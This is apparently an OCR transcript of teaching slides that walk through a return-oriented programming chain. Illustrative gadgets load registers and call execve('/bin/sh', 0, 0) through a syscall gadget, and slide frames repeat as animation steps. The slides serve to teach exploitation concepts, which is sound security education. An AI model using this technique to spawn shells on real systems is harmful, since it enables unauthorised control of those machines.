
0x407777 `pop rsi`
`pop rdx`
`pop rax`
`ret`

Gadget3

0x408888 `syscall`

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```



rdi: 0x00007fffffffe560 (“/bin/sh”)

ROP

Gadget1

0x405566 `pop rdi`
`ret`

Gadget2

0x407777 `pop rsi`
`pop rdx`
`pop rax`
`ret`


Gadget3

0x408888 `syscall`

Return to Gadget2

function1

`push rbp`
`, rsp`
`sub rsp, 30h`
`…`
`leave`
`ret`



rdi: 0x00007fffffffe560 (“/bin/sh”)

ROP

Gadget1

0x405566 `pop rdi`
`ret`

Gadget2

0x407777 `pop rsi`
`pop rdx`
`pop rax`
`ret`

Gadget3

0x408888 `syscall`

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

ROP

rdi: 0x00007fffffffe560 (“/bin/sh”)

rsi: 0

Gadget1

0x405566
```
pop     rdi
ret
```

Gadget2


0x407777
```
pop     rsi
pop     rdx
pop     rax
ret
```

Gadget3

0x408888
```
syscall
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```



ROP

rdi: 0x00007fffffffe560 (“/bin/sh”)

rsi: 0 | rdx: 0

Gadget1

0x405566
```
pop     rdi
ret
```

Gadget2


0x407777
```
pop     rsi
pop     rdx
pop     rax
ret
```

Gadget3

0x408888
```
syscall
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```



ROP

rdi: 0x00007fffffffe560 (“/bin/sh”)

rsi: 0 | rdx: 0 | rax: 59

Gadget1

0x405566 `pop rdi`
`ret`

Gadget2

0x407777 `pop rsi`
`pop rdx`
`pop rax`
`ret`

Return to Gadget3

Gadget3

0x408888 `syscall`

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

ROP

rdi: 0x00007fffffffe560 (“/bin/sh”)

rsi: 0 | rdx: 0 | rax: 59

Gadget1

0x405566
```
pop     rdi
ret
```

Gadget2

0x407777
```
pop     rsi
pop     rdx
pop     rax
ret
```

Gadget3

0x408888
```
syscall
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

ROP

rdi: 0x00007fffffffe560 (“/bin/sh”)

rsi: 0 | rdx: 0 | rax: 59

Gadget1

0x405566 `pop rdi`
`ret`

function1

`push rbp`

Gadget3

0x408888 `syscall`

execve(“/bin/sh”, 0, 0);

ROP DEMO

Q & A

Thanks

疫情期間少出門勤洗手